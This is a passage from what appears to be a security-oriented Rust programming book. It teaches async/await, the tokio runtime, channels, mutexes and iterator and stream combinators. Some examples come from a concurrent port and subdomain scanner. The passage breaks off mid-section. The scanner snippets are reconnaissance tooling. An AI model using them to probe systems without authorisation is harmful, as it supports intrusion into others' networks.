The sources can be found in the datasrcs and resources folders.

2.16.3 Scanning Apple's infrastructure

Here is an awesome writeup about a team of ethical hackers hunting vulnerabilities in Apple's infrastructure. Their methodology for reconnaissance is particularly interesting.

2.17 Summary

- Always use a timeout when creating network connections
- Subdomain enumeration is the easiest way to find assets
- Since a few years, processors don't scale up in terms of GHz but in terms of cores
- Use `rayon` when you need to parallelize a program
- Embrace functional programming

Chapter 3

Going full speed with async

I didn't tell you the whole story: multithreading is not the only way to increase a program's speed, especially in our case, where most of the time is spent doing I/O operations (TCP connections).

Please welcome `async-await` .

Threads have problems: they were designed to parallelize compute-intensive tasks. However, our current use-case is I/O (Input / Output) intensive: our scanner launches a lot of network requests and doesn't actually compute much.

In our situation, it means that threads have two significant problems:

- They use a *lot* (compared to others solutions) of memory
- Launches and context switches have a cost that can be felt when a lot (in the ten of thousands) threads are running.

In practice, it means that our scanner will spend a lot of time waiting for network requests to complete and use way more resources than necessary.

3.1 Why

From a programmer's perspective, `async` / `await` provides the same things as threads (concurrency, better hardware utilization, improved speed), but with dramatically better performance and lower resource usage for I/O bound workloads.

What is an *I/O bound workload*? Those are tasks that spend most of their time waiting for network or disk operations to complete instead of being limited by the computing power of the processor.

Threads were designed a long time ago, when most of the computing was not network (web) related stuff, and thus are not suitable for too many concurrent I/O tasks.

operation	async	thread
Creation	0.3 microseconds	17 microseconds
Context switch	0.2 microseconds	1.7 microseconds

As we can see with these measurements made by Jim Blandy, context switching is roughly 8.5 times faster with async than with Linux threads and use approximately 20 times less memory.

3.2 Cooperative vs Preemptive scheduling

In the programming language world, there are mainly 2 ways to deal with I/O tasks: **preemptive scheduling** and **cooperative scheduling**.

Preemptive scheduling is when the scheduling of the tasks is out of the control of the developer, entirely managed by a **runtime**. Whether the programmer is launching a sync or an async task, there is no difference in the code.

For example, the Go programming relies on preemptive scheduling.

It has the advantage of being easier to learn: for the developers, there is no difference between sync and async code. Also, it is almost impossible to misuse: the runtime takes care of everything.

The disadvantages are:

- Speed, which is limited by the cleverness of the runtime.
- Hard to debug bugs: If the runtime has a bug, it may be extremely hard to find it out, as the runtime is treated as dark magic by developers.

On the other hand, with **cooperative scheduling**, the developer is responsible for telling the runtime when a task is expected to spend some time waiting for I/O. Waiting, you said? Yes, you get it. It's the exact purpose of the `await` keyword. It's an indication for the runtime (and compiler) that the task will take some time waiting for an I/O operation to complete, and thus the computing resources can be used for another task in the meantime.

It has the advantage of being **extremely fast**. Basically, the developer and the runtime are working together, in harmony, to make the most of the computing power at disposition.

The principal disadvantage of cooperative scheduling is that it's easier to misuse: if a `await` is forgotten (fortunately, the Rust compiler issues warnings), or if the event loop is blocked

(what is an event loop? continue reading to learn about it) for more than a few micro-seconds, it can have a disastrous impact on the performance of the system.

The corollary is that an `async` program should deal with extreme care with compute-intensive operations.

3.3 Future

Rust's documentation describes a Future as *an asynchronous computation.*

Put another way, a Future is an object that programmers use to wrap an asynchronous operation. An asynchronous operation is not necessarily an I/O operation. As we will see below, we can also wrap a compute-intensive operation in a Future in order to be able to use it in an `async` program.

In Rust, only Futures can be `.await` ed. Thus, each time you see the `.await` keyword, it means that you are dealing with a Future.

Examples of Futures: an HTTP request (network operation), reading a file (disk operation), a database query…

How to obtain a Future?

Either by implementing the `Future` trait, or by writing an `async` block / function:

```
async fn do_something() -> i64 {
    // ...
}

// do_something actually returns a Future<Output = i64>

let f = async { 1u64 };
// f is a Future<Output=u64>
```

3.4 Streams

Streams are a paradigm shift for all imperative programmers.

As we will see later, Streams are iterators for the `async` world.

You should use them when you want to apply asynchronous operations on a sequence of items of the same type.

It can be a network socket, a file, a long-lived HTTP request.

Anything that is too large and thus should be split in smaller chunks, or that may arrive

later, but we don't know when, or that is simply a collection (a `Vec` or an `HashMap` for example) to which we need to apply `async` operations to.

Even if not directly related to Rust, I recommend the site reactivex.io to learn more about the elegance and limitations of Streams.

3.5 What is a runtime

Rust does not provide the execution context required to execute Futures and Streams. This execution context is called a **runtime**. You can't run an `async` Rust program without a runtime.

The 3 most popular runtimes are:

Runtime	All-time downloads (January 2022)	Description
tokio	42,874,882	An event-driven, non-blocking I/O platform for writing asynchronous I/O backed applications.
async-std	5,875,271	Async version of the Rust standard library
smol	1,187,600	A small and fast async runtime

However, there is a problem: today, runtimes are not interoperable and require acknowledging their specificities in code: you can't easily swap a runtime for another by changing only 1-2 lines of code.

Work is done to permit interoperability in the future, but today, the ecosystem is fragmented. You have to pick one and stick to it.

3.6 Introducing tokio

Tokio is the Rust async runtime with the biggest support from the community and has many sponsors (such as Discord, Fly.io, and Embark), which allow it to have paid contributors!

If you are **not** doing embedded development, this is the runtime you should use. There is no hesitation to have.

3.6.1 The event loop(s)

At the core of all `async` runtimes (whether it be in Rust, Node.js, or other languages) are the **event loops**, also called **processors**.



Figure 3.1: Work stealing runtime. By Carl Lerche - License MIT - https://tokio.rs/blog/2019-10-scheduler#the-next-generation-tokio-scheduler

In reality, for better performance, there are often multiple processors per program, one per CPU core.

Each event-loop has its own queue of tasks `await` ing for completion. Tokio's is known to be a work-stealing runtime. Each processor can steal the task in the queue of another processor if its own is empty (i.e. it has nothing to do and is "sitting" idle).

To learn more about the different kinds of event loops, you can read this excellent article by Carl Lerche: https://tokio.rs/blog/2019-10-scheduler.

3.6.2 Spawning

When you want to dispatch a task to the runtime to be executed by a processor, you `spawn` it. It can be achieved with tokio's `tokio::spawn` function.

For example: **ch_03/tricoder/src/ports.rs**

```
tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});
```

This snippet of code spawns 1 task that will be pushed into the queue of one of the processors. As each processor have its own OS thread, by spawning a task, we use all the resources of our machine without having to manage threads ourselves. Without spawning, all the operations are executed on the same processor and thus the same thread.

3.6.3 Sleep

You can sleep using `tokio::time::sleep` :

ch_03/snippets/concurrent_stream/src/main.rs

```
tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
```

The advantage of sleeping in the `async` world is that it uses almost 0 resources! No thread is blocked.

3.6.4 Timeout

You may want to add timeouts to your futures. For example, not to block your system when requesting a slow HTTP server,

It can be easily achieved with `tokio::time::timeout` as follows:

ch_03/tricoder/src/ports.rs

```
tokio::time::timeout(Duration::from_secs(3),
↪  TcpStream::connect(socket_address)).await
```

The great thing about Rust's Futures composability is that this timeout function can be used with **any** Future! Whether it be an HTTP request, reading a file, or establishing a TCP

connection.

3.7 Avoid blocking the event loops

THIS IS THE MOST IMPORTANT THING TO REMEMBER.

The most important rule to remember in the world of `async-await` is **not to block the event loop**.

What does it mean? Not calling functions that may run for more than 10 to 100 microseconds directly. Instead, `spawn_blocking` them.

This is known as the colored functions problem. You can't call blocking functions inside `async` functions like you would normally do, and vice versa. It would break (not literally) the system.

3.7.1 CPU intensive operations

So, how to execute compute-intensive operations, such as encryption, image encoding, or file hashing?

`tokio` provides the `tokio::task::spawn_blocking` function for blocking operations that eventually finish on their own. By that, I mean a blocking operation which is not an infinite background job. For this kind of task, a Rust Thread is more appropriate.

Here is a an example from an application where `spawn_blocking` is used:

```
let is_code_valid = spawn_blocking(move || crypto::verify_password(&code,
 ↪  &code_hash)).await?;
```

Indeed, the function `crypto::verify_password` is expected to take a few milliseconds to complete, it would block the event loop.

Instead, by calling `spawn_blocking` , the operation is dispatched to tokio's blocking tasks thread pool.

Under the hood, tokio maintains two thread pools.

One fixed-size thread pool for its executors (event-loops, processors) which execute async tasks. Async tasks can be dispatched to this thread pool using `tokio::spawn` .

And one dynamically sized but bounded (in size) thread pool for blocking tasks. By default, the latter will grow up to 512 threads. Blocking tasks can be dispatched to this thread pool using `tokio::task::spawn_blocking` . You can read more about how to finely configure it in tokio's documentation.



Figure 3.2: Tokio's different thread pools

This is why `async-await` is also known as "Green threads" or "M:N threads". They look like threads for the user (the programmer), but `spawning` is cheaper, and you can spawn way more green threads than the actual number of OS threads the runtime is going to use under the hood.

3.8 Sharing data

You may want to share data between your tasks. As each task can be executed in a different thread (processor), sharing data between `async` tasks are subject to the same rules as sharing data between threads.

3.8.1 Channels

First, the channels. As we saw in the previous chapter, channels allow us to "share memory by communicating" instead of "communicate by sharing memory" (Mutexes).

Tokio provides many types of channels depending on the task to accomplish:

3.8.1.1 The `oneshot` channel

The oneshot channel supports sending a single value from a single producer to a single consumer. This channel is usually used to send the result of a computation to a waiter.

docs.rs/tokio/latest/tokio/sync

```rust
use tokio::sync::oneshot;

async fn some_computation() -> String {
    "represents the result of the computation".to_string()
}

#[tokio::main]
async fn main() {
    let (tx, rx) = oneshot::channel();

    tokio::spawn(async move {
        let res = some_computation().await;
        tx.send(res).unwrap();
    });

    // Do other work while the computation is happening in the background

    // Wait for the computation result
    let res = rx.await.unwrap();
}
```

3.8.1.2 The `mpsc` channel

For **M**ultiple **P**roducers, **S**ingle **C**onsumer.

The mpsc channel supports sending many values from many producers to a single consumer. This channel is often used to send work to a task or to receive the result of many computations.

It can be used to dispatch jobs to a pool of workers.

docs.rs/tokio/latest/tokio/sync

```rust
use tokio::sync::mpsc;

async fn some_computation(input: u32) -> String {
    format!("the result of computation {}", input)
}

#[tokio::main]
async fn main() {
    let (tx, mut rx) = mpsc::channel(100);

    tokio::spawn(async move {
        for i in 0..10 {
            let res = some_computation(i).await;
            tx.send(res).await.unwrap();
```

```
        }
    });

    while let Some(res) = rx.recv().await {
        println!("got = {}", res);
    }
}
```

3.8.1.3 `broadcast`

The broadcast channel supports sending many values from many producers to many consumers. Each consumer will receive each value.

It can be used as a Pub/Sub mechanism where consumers subscribe to messages or events.

docs.rs/tokio/latest/tokio/sync

```
use tokio::sync::broadcast;

#[tokio::main]
async fn main() {
    let (tx, mut rx1) = broadcast::channel(16);
    let mut rx2 = tx.subscribe();

    tokio::spawn(async move {
        assert_eq!(rx1.recv().await.unwrap(), 10);
        assert_eq!(rx1.recv().await.unwrap(), 20);
    });

    tokio::spawn(async move {
        assert_eq!(rx2.recv().await.unwrap(), 10);
        assert_eq!(rx2.recv().await.unwrap(), 20);
    });

    tx.send(10).unwrap();
    tx.send(20).unwrap();
}
```

3.8.1.4 `watch`

The watch channel supports sending many values from a single producer to many consumers. However, only the most recent value is stored in the channel. Consumers are notified when a new value is sent, but there is no guarantee that consumers will see all values.

The watch channel is similar to a broadcast channel with capacity 1.

3.8.2 `Arc<Mutex<T>>`

Finally, the last important thing to know is how to use mutexes in `async` Rust.

A mutex allows programmers to safely share a variable between threads (and thus `async` tasks). But, due to Rust's ownership model, a Mutex needs to be wrapped with a `std::sync::Arc` smart pointer.

Why do we need a mutex in the first place? Because if 2 threads try to access and/or modify the same variable (memory case) at the same time, it leads to a **data race**. A class of bugs that is very hard to find and fix.

docs.rs/tokio/latest/tokio/sync

```rust
use tokio::sync::Mutex;
use std::sync::Arc;

#[tokio::main]
async fn main() {
    let data1 = Arc::new(Mutex::new(0));
    let data2 = Arc::clone(&data1);

    tokio::spawn(async move {
        let mut lock = data2.lock().await;
        *lock += 1;
    });

    let mut lock = data1.lock().await;
    *lock += 1;
}
```

A great thing to note is that RAII (remember in chapter 01) comes in handy with mutexes: We don't have to manually `unlock` them like in other programming languages. They will automatically unlock when going out of scope (when they are dropped).

3.8.2.1 Retention

The problem with mutexes is lock retention: when a task locks that other tasks have to wait for the same mutex for too much time.

In the worst case, it can lead to deadlock: All tasks are blocked because a single task doesn't release the mutex lock.

3.9 Combinators

Combinators are a very interesting topic. Almost all the definitions you'll find on the internet will make your head explode because they raise more questions than they answer.

Thus, here is my empiric definition: Combinators are methods that ease the manipulation of some type `T`. They favor a functional (method chaining) style of code.

```
let sum: u64 = vec![1, 2, 3].into_iter().map(|x| x * x).sum();
```

This section will be pure how-to and real-world patterns about how combinators make your code easier to read or refactor.

3.9.1 Iterators

Let start with iterators because this is certainly the situation where combinators are the most used.

3.9.1.1 Obtaining an iterator

An `Iterator` is an object that enables developers to traverse collections.

Iterators can be obtained from most of the collections of the standard library.

First, `into_iter` which provides an owned iterator: the collection is moved, and you can no longer use the original variable.

ch_03/snippets/combinators/src/main.rs

```
fn vector() {
    let v = vec![
        1, 2, 3,
    ];

    for x in v.into_iter() {
        println!("{}", x);
    }

    // you can't longer use v
}
```

Then, `iter` which provides a borrowed iterator. Here `key` and `value` variables are references (`&String` in this case).

```
fn hashmap() {
    let mut h = HashMap::new();
    h.insert(String::from("Hello"), String::from("World"));
```

```
    for (key, value) in h.iter() {
        println!("{}: {}", key, value);
    }
}
```

Since version 1.53 (released on June 17, 2021), iterators can also be obtained from arrays:

ch_03/snippets/combinators/src/main.rs

```
fn array() {
    let a =[
        1, 2, 3,
    ];

    for x in a.iter() {
        println!("{}", x);
    }
}
```

3.9.1.2 Consuming iterators

Iterators are lazy: they won't do anything if they are not consumed.

As we have just seen, Iterators can be consumed with `for x in` loops. But this is not where they are the most used. Idiomatic Rust favor functional programming. It's a better fit for its ownership model.

for_each is the functional equivalent of `for .. in ..` loops:

ch_03/snippets/combinators/src/main.rs

```
fn for_each() {
    let v = vec!["Hello", "World", "!"].into_iter();

    v.for_each(|word| {
        println!("{}", word);
    });
}
```

collect can be used to transform an iterator into a collection:

ch_03/snippets/combinators/src/main.rs

```
fn collect() {
    let x = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10].into_iter();
```

```
    let _: Vec<u64> = x.collect();
}
```

Conversely, you can obtain an `HashMap` (or a `BTreeMap`, or other collections, see https://doc.rust-lang.org/std/iter/trait.FromIterator.html#implementors, using `from_iter`:

ch_03/snippets/combinators/src/main.rs

```
fn from_iter() {
    let x = vec![(1, 2), (3, 4), (5, 6)].into_iter();

    let _: HashMap<u64, u64> = HashMap::from_iter(x);
}
```

reduce accumulates over an iterator by applying a closure:

ch_03/snippets/combinators/src/main.rs

```
fn reduce() {
    let values = vec![1, 2, 3, 4, 5].into_iter();

    let _sum = values.reduce(|acc, x| acc + x);
}
```

Here `_sum` $= 1 + 2 + 3 + 4 + 5 = 15$

fold is like `reduce` but can return an accumulator of different type than the items of the iterator:

ch_03/snippets/combinators/src/main.rs

```
fn fold() {
    let values = vec!["Hello", "World", "!"].into_iter();

    let _sentence = values.fold(String::new(), |acc, x| acc + x);
}
```

Here `_sentence` is a `String`, while the items of the iterator are of type `&str`.

3.9.1.3 Combinators

First, one of the most famous, and available in almost all languages: filter:

ch_03/snippets/combinators/src/main.rs

```
fn filter() {
    let v = vec![-1, 2, -3, 4, 5].into_iter();
```

```
    let _positive_numbers: Vec<i32> = v.filter(|x: &i32| x.is_positive()).collect();
}
```

inspect can be used to… inspect the values flowing through an iterator:

ch_03/snippets/combinators/src/main.rs

```
fn inspect() {
    let v = vec![-1, 2, -3, 4, 5].into_iter();

    let _positive_numbers: Vec<i32> = v
        .inspect(|x| println!("Before filter: {}", x))
        .filter(|x: &i32| x.is_positive())
        .inspect(|x| println!("After filter: {}", x))
        .collect();
}
```

map is used to convert an the items of an iterator from one type to another:

ch_03/snippets/combinators/src/main.rs

```
fn map() {
    let v = vec!["Hello", "World", "!"].into_iter();

    let w: Vec<String> = v.map(String::from).collect();
}
```

Here from `&str` to `String` .

filter_map is kind of like chaining `map` and `filter` . It has the advantage of dealing with `Option` instead of `bool` :

ch_03/snippets/combinators/src/main.rs

```
fn filter_map() {
    let v = vec!["Hello", "World", "!"].into_iter();

    let w: Vec<String> = v
        .filter_map(|x| {
            if x.len() > 2 {
                Some(String::from(x))
            } else {
                None
            }
        })
        .collect();
```

```
    assert_eq!(w, vec!["Hello".to_string(), "World".to_string()]);
}
```

chain merges two iterators:

ch_03/snippets/combinators/src/main.rs

```
fn chain() {
    let x = vec![1, 2, 3, 4, 5].into_iter();
    let y = vec![6, 7, 8, 9, 10].into_iter();

    let z: Vec<u64> = x.chain(y).collect();
    assert_eq!(z.len(), 10);
}
```

flatten can be used to flatten collections of collections:

ch_03/snippets/combinators/src/main.rs

```
fn flatten() {
    let x = vec![vec![1, 2, 3, 4, 5], vec![6, 7, 8, 9, 10]].into_iter();

    let z: Vec<u64> = x.flatten().collect();
    assert_eq!(z.len(), 10);
}
```

Now `z = vec![1, 2, 3, 4, 5, 6, 7, 8, 9, 10]` ;

3.9.1.3.1 Composing combinators

This is where combinators shine: they make your code more elegant and (most of the time) easier to read because closer to how Humans think than how computers work.

ch_03/snippets/combinators/src/main.rs

```
#[test]
fn combinators() {
    let a = vec![
        "1",
        "2",
        "-1",
        "4",
        "-4",
        "100",
        "invalid",
        "Not a number",
```

```
        "",
    ];

    let _only_positive_numbers: Vec<i64> = a
        .into_iter()
        .filter_map(|x| x.parse::<i64>().ok())
        .filter(|x| x > &0)
        .collect();
}
```

For example, the code snippet above replaces a big loop with complex logic, and instead, in a few lines, we do the following:

- Try to parse an array of collection of strings into numbers
- filter out invalid results
- filter numbers less than 0
- collect everything in a new vector

It has the advantage of working with immutable data and thus reduces the probability of bugs.

3.9.2 `Option`

Use a default value: unwrap_or

```
fn option_unwrap_or() {
    let _port = std::env::var("PORT").ok().unwrap_or(String::from("8080"));
}
```

Use a default `Option` value: or

```
// config.port is an Option<String>
let _port = config.port.or(std::env::var("PORT").ok());
// _port is an Option<String>
```

Call a function if `Option` is `Some` : and_then

```
fn port_to_address() -> Option<String> {
    // ...
}

let _address = std::env::var("PORT").ok().and_then(port_to_address);
```

Call a function if `Option` is `None` : or_else

```rust
fn get_default_port() -> Option<String> {
    // ...
}

let _port = std::env::var("PORT").ok().or_else(get_default_port);
```

And the two extremely useful function for the `Option` type: is_some and is_none

`is_some` returns `true` is an `Option` is `Some` (contains a value):

```rust
let a: Option<u32> = Some(1);

if a.is_some() {
    println!("will be printed");
}

let b: Option<u32> = None;

if b.is_some() {
    println!("will NOT be printed");
}
```

`is_none` returns `true` is an `Option` is `None` (does **not** contain a value):

```rust
let a: Option<u32> = Some(1);

if a.is_none() {
    println!("will NOT be printed");
}



let b: Option<u32> = None;

if b.is_none() {
    println!("will be printed");
}
```

You can find the other (and in my experience, less commonly used) combinators for the `Option` type online: https://doc.rust-lang.org/std/option/enum.Option.html.

3.9.3 `Result`

Convert a `Result` to an `Option` with `ok` :

ch_03/snippets/combinators/src/main.rs

```rust
fn result_ok() {
    let _port: Option<String> = std::env::var("PORT").ok();
}
```

Use a default `Result` if `Result` is `Err` with `or` :

ch_03/snippets/combinators/src/main.rs

```rust
fn result_or() {
    let _port: Result<String, std::env::VarError> =
        std::env::var("PORT").or(Ok(String::from("8080")));
}
```

`map_err` converts a `Result<T, E>` to a `Result<T, F>` by calling a function:

```rust
fn convert_error(err: ErrorType1) -> ErrorType2 {
    // ...
}


let _port: Result<String, ErrorType2> =
 ↪  std::env::var("PORT").map_err(convert_error);
```

Call a function if `Results` is `Ok` : and_then.

```rust
fn port_to_address() -> Option<String> {
    // ...
}

let _address = std::env::var("PORT").and_then(port_to_address);
```

Call a function and default value: map_or

```rust
let http_port = std::env::var("PORT")
    .map_or(Ok(String::from("8080")), |env_val| env_val.parse::<u16>())?;
```

Chain a function if `Result` is `Ok` : map

```rust
let master_key = std::env::var("MASTER_KEY")
    .map_err(|_| env_not_found("MASTER_KEY"))
    .map(base64::decode)??;
```

And the last two extremely useful functions for the `Result` type: is_ok and is_err

`is_ok` returns `true` is an `Result` is `Ok` :

```rust
if std::env::var("DOES_EXIST").is_ok() {
    println!("will be printed");
}

if std::env::var("DOES_NOT_EXIST").is_ok() {
    println!("will NOT be printed");
}
```

`is_err` returns `true` is an `Result` is `Err` :

```rust
if std::env::var("DOES_NOT_EXIST").is_err() {
    println!("will be printed");
}

if std::env::var("DOES_EXIST").is_err() {
    println!("will NOT be printed");
}
```

You can find the other (and in my experience, less commonly used) combinators for the `Result` type online: https://doc.rust-lang.org/std/result/enum.Result.html.

3.9.4 When to use `.unwrap()` and `.expect()`

`unwrap` and `expect` can be used on both `Option` and `Result` . They have the potential to crash your program, so use them with parsimony.

I see 2 situations where it's legitimate to use them:

- Either when doing exploration, and quick script-like programs, to not bother with handling all the edge cases.
- When you are sure they will never crash, **but**, they should be accompanied by a comment explaining why it's safe to use them and why they won't crash the program.

3.9.5 Async combinators

You may be wondering: what it has to do with `async` ?

Well, the Future and the Stream traits have two friends, the FutureExt and the StreamExt traits. Those traits add combinators to the `Future` and `Stream` types, respectively.

3.9.5.1 `FutureExt`

then calls a function returning a Future after the initial Future finished:

```rust
async fn compute_a() -> i64 {
    40
}

async fn compute_b(a: i64) -> i64 {
    a + 2
}

let b = compute_a().then(compute_b).await;
// b = 42
```

map converts a Future's output to a different type by calling a **non-async** function:

```rust
async fn get_port() -> String {
    // ...
}

fn parse_port() -> Result<u16, Error> {
    // ...
}

let port: Result<u16, Error> = get_port().map(parse_port).await;
```

flatten merges a Future of Future (`Future<Output=Future<Output=String>>` for example) into a simple Future (`Future<Output=String>`).

```rust
let nested_future = async { async { 42 } };

let f = nested_future.flatten();
let forty_two = f.await;
```

into_stream converts a future into a single element stream.

```rust
let f = async { 42 };
let stream = f.into_stream();
```

You can find the other (and in my experience, less commonly used) combinators for the `FutureExt` type online: https://docs.rs/futures/latest/futures/future/trait.FutureExt.html.

3.9.5.2 `StreamExt`

As we saw, Streams are like async iterators, and this is why you will find the same combinators, such as filter, fold, for_each, map and so on.

Like Iterators, Streams **should be consumed** to have any effect.

Additionally, there are some specific combinators that can be used to process elements concurrently: for_each_concurrent and buffer_unordered.

As you will notice, the difference between the two is that `buffer_unordered` produces a Stream that needs to be consumed while `for_each_concurrent` actually consumes the Stream.

Here is a quick example:

ch_03/snippets/concurrent_stream/src/main.rs

```rust
use futures::{stream, StreamExt};
use rand::{thread_rng, Rng};
use std::time::Duration;

#[tokio::main(flavor = "multi_thread")]
async fn main() {
    stream::iter(0..200u64)
        .for_each_concurrent(20, |number| async move {
            let mut rng = thread_rng();
            let sleep_ms: u64 = rng.gen_range(0..20);
            tokio::time::sleep(Duration::from_millis(sleep_ms)).await;
            println!("{}", number);
        })
        .await;
}
```

```
$ cargo run --release
14
17
18
13
9
2
5
8
16
19
3
4
10
29
0
7
```

```
20
15
...
```

The lack of order of the printed numbers shows us that jobs are executed concurrently.

In `async` Rust, Streams and their concurrent combinators replace worker pools in other languages. Worker pools are commonly used to process jobs concurrently, such as HTTP requests, file hashing, and so on. But in Rust, they are an anti-pattern because their APIs often favor imperative programming, mutable variables (to accumulate the result of computation) and thus may introduce subtle bugs.

Indeed, the most common challenge of a worker pool is to collect back the result of the computation applied to the jobs.

There are 3 ways to use Streams to replace worker pools and collect the result in an idiomatic and functional way. Remember to **always put an upper limit on the number of concurrent tasks. Otherwise, you may quickly exhaust the resources of your system and thus affect performance**.

3.9.5.2.1 Using `buffer_unordered` and `collect`

Remember `collect` ? It can also be used on Streams to convert them to a collection.

ch_03/tricoder/src/main.rs

```rust
// Concurrent stream method 1: Using buffer_unordered + collect
let subdomains: Vec<Subdomain> = stream::iter(subdomains.into_iter())
    .map(|subdomain| ports::scan_ports(ports_concurrency, subdomain))
    .buffer_unordered(subdomains_concurrency)
    .collect()
    .await;
```

This is the more functional and idiomatic way to implement a worker pool in Rust. Here, our `subdomains` is the list of jobs to process. It's then transformed into Futures holding port scanning tasks. Those Futures are concurrently executed thanks to `buffer_unordered` . And the Stream is finally converted back to a `Vec` with `.collect().await` .

3.9.5.2.2 Using an `Arc<Mutex<T>>` ch_03/tricoder/src/main.rs

```rust
// Concurrent stream method 2: Using an Arc<Mutex<T>>
let res: Arc<Mutex<Vec<Subdomain>>> = Arc::new(Mutex::new(Vec::new()));

stream::iter(subdomains.into_iter())
    .for_each_concurrent(subdomains_concurrency, |subdomain| {
        let res = res.clone();
```

```
        async move {
            let subdomain = ports::scan_ports(ports_concurrency, subdomain).await;
            res.lock().await.push(subdomain)
        }
    })
    .await;
```

3.9.5.2.3 Using channels ch_03/tricoder/src/ports.rs

```
// Concurrent stream method 3: using channels
let (input_tx, input_rx) = mpsc::channel(concurrency);
let (output_tx, output_rx) = mpsc::channel(concurrency);

tokio::spawn(async move {
    for port in MOST_COMMON_PORTS_100 {
        let _ = input_tx.send(*port).await;
    }
});

let input_rx_stream = tokio_stream::wrappers::ReceiverStream::new(input_rx);
input_rx_stream
    .for_each_concurrent(concurrency, |port| {
        let subdomain = subdomain.clone();
        let output_tx = output_tx.clone();
        async move {
            let port = scan_port(&subdomain.domain, port).await;
            if port.is_open {
                let _ = output_tx.send(port).await;
            }
        }
    })
    .await;

// close channel
drop(output_tx);

let output_rx_stream = tokio_stream::wrappers::ReceiverStream::new(output_rx);
let open_ports: Vec<Port> = output_rx_stream.collect().await;
```

Here we voluntarily complexified the example as the two channels (one for queuing jobs in the Stream, one for collecting results) are not necessarily required.

One interesting thing to notice, is the use of a generator:

```
